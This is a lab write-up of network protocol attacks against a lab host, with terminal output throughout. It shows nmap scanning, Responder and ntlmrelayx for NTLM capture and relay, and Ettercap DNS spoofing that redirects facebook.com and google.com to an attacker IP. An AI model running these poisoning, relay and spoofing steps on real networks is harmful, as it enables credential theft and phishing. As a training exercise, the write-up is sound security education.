Network Protocol Attacks Lab

1. Environment Overview

- Target Victim: cactus@POLOSMB (IP: 10.201.108.181)
- Attacker (Kali Linux): Interfaces: eth0 (192.168.225.137), tun0 (10.23.50.222)
- Network Context: Same LAN segment for ARP MITM; VPN used for remote exploitation.

2. SMB Relay Attack (Responder + ntlmrelayx)


Objective: Capture authentication attempts and relay NTLM hashes for lateral movement.

Steps:


- Initialized Responder for LLMNR/NBT-NS poisoning.
- Configured and started ntlmrelayx.py (impacket) to relay captured hashes to victim's SMB service.
- Triggered authentication attempts from victim (FTP, SMB, HTTP).
- Observed Responder and ntlmrelayx output:
  - Captured FTP credentials.
  - Relayed NTLM authentication (if SMB signing not enforced).

Evidence:


- Responder log output showing captured FTP credentials.
- ntlmrelayx terminal showing protocol client loads and successful server starts.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- -T4 10.201.108.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 10:47 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.45% done; ETC: 10:49 (0:01:27 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.56% done; ETC: 10:53 (0:04:30 remaining)
Stats: 0:03:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.23% done; ETC: 10:56 (0:04:34 remaining)
Stats: 0:05:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.41% done; ETC: 10:57 (0:04:35 remaining)
Stats: 0:06:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.95% done; ETC: 10:58 (0:03:41 remaining)
Nmap scan report for 10.201.108.181
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:04:d0:70:f9:ef:e3:b1:68:77:24:55:fc:08:2e:65 (RSA)
|   256 02:19:d6:0b:95:e7:64:b8:3b:c3:c9:3c:89:57:e0:86 (ECDSA)
|_  256 62:0b:35:3a:99:02:eb:29:e2:98:ab:d7:53:c4:80:d5 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-10-29T14:59:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 719.45 seconds
```




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDb7OaL8zLZ5Z8OU3wZPSIQHaoyI8Yc3I/8/Y6faWgYTZbfNPexli0jxdAeTeGy2X3XACWcB4HFejbi
NsMYLjy517gwWKPBvN865i8uIQ0Gqayq/KmBHpuBbR0yX/SpyfyvzR3VD16pg/D+WT8hLaNHSYm6FNYLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln
9cKeeuXlNV1lqCjBqF3ClzEBvN4JW8GS/riLTeHcXeMIMUTuIpr4XovN/VivIlLqTYy7lHuUh6L2RqAfw5+FSr4QZW1zHCMoS6FooTomq/03EGJCGcp8
0/fT0e04n+7+PxnmvZQkOwe1A1hUG6C/ cactus@polosmb

┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 id_rsa
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ssh cactus@10.201.108.181 -i id_rsa
The authenticity of host '10.201.108.181 (10.201.108.181)' can't be established.
ED25519 key fingerprint is SHA256:Nruq3Gkflg+kVSGfLkvanBkJNh6shB55RZ0/U6PiVSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.108.181' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 29 Oct 2025 03:54:04 PM UTC

  System load:  0.08              Processes:             116
  Usage of /:   41.0% of 14.66GB  Users logged in:       0
  Memory usage: 9%                IPv4 address for ens5: 10.201.108.181
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.
```



```
</html>
cactus@POLOSMB:~$ python3 -c "import socket; s=socket.socket(); s.connect(('10.23.50.222',80))"
cactus@POLOSMB:~$ ftp 10.23.50.222
Connected to 10.23.50.222.
220 Welcome
Name (10.23.50.222:cactus): ls
331 User name okay, need password.
Password:
530 User not logged in.
Login failed.
421 Service not available, remote server has closed connection
ftp> ls
Not connected.
ftp> curl http://10.23.50.222
?Invalid command
ftp> curl http://YOUR_KALI_IP
?Invalid command
ftp> bye
```



```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0

[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```




```
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.23.50.222]
    Responder IPv6             [fe80::82d9:ada8:fc6:904a]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-0KMHOIG4ROM]
    Responder Domain Name      [GM7A.LOCAL]
    Responder DCE-RPC Port     [48611]

[+] Listening for events...

[FTP] Cleartext Client   : 10.201.108.181
[FTP] Cleartext Username : ls
[FTP] Cleartext Hash     : ls:
█
```

3. DNS Spoofing Attack (Ettercap)

Objective: Redirect victim DNS requests to attacker-controlled IP for phishing or network manipulation.

Steps:

- Edited /etc/ettercap/etter.dns to spoof key domains:



```
 GNU nano 8.4                                                                 /etc/ettercap/etter.dns
# or for PTR query:                                                           #
#   www.bar.com    PTR 10.0.0.10 [TTL]                                        #
#   www.google.com PTR ::1 [TTL]                                              #
#                                                                             #
# or for MX query (either IPv4 or IPv6):                                      #
#    domain.com MX xxx.xxx.xxx.xxx [TTL]                                      #
#    domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx                   #
#    domain3.com MX xxxx:xxxx::y                                              #
#                                                                             #
# or for WINS query:                                                          #
#    workgroup WINS 127.0.0.1 [TTL]                                           #
#    PC*       WINS 127.0.0.1                                                 #
#                                                                             #
# or for SRV query (either IPv4 or IPv6):                                     #
#    service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]                     #
#    service._tcp|_udp.domain SRV [2001:db8::3]:port                          #
#                                                                             #
# or for TXT query (value must be wrapped in double quotes):                  #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]                    #
#                                                                             #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests        #
#       so if you want to reverse poison you have to specify a plain          #
#       host. (look at the www.microsoft.com example)                         #
#                                                                             #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.      #
#                                                                             #
# NOTE: IPv6 specific do not work because ettercap has been built without    #
#       IPv6 support. Therefore the IPv6 specific examples has been           #
#       commented out to avoid ettercap throwing warnings during startup.    #
#                                                                             #
###############################################################################


# vim:ts=8:noexpandtab


facebook.com     A     192.168.225.137
www.facebook.com A     192.168.225.137
google.com       A     192.168.225.137
www.google.com   A     192.168.225.137
example.com      A     192.168.225.137
```

- Ran Ettercap passive DNS spoofing:


bash

sudo ettercap -T -q -i eth0 -P dns_spoof

- Tested victim-side lookups (nslookup facebook.com) and confirmed spoofed DNS replies.
- Ettercap output logs:

Evidence:

- Ettercap logs showing successful DNS spoof entries.
- Victim DNS lookup returning attacker IP.



```
(15:55:50) [!] Failed to start the server: [Errno -2] Name or service not known

┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -i eth0 -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:E3:AC:C7
          192.168.225.137/255.255.255.0
          fe80::4f8d:31dc:8a36:f2ba/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* |════════════════════════════════════════════════════>| 100.00 %

4 hosts added to the hosts list ...
Starting Unified sniffing ...


Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin ...

dns_spoof: A [www.google.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [www.facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
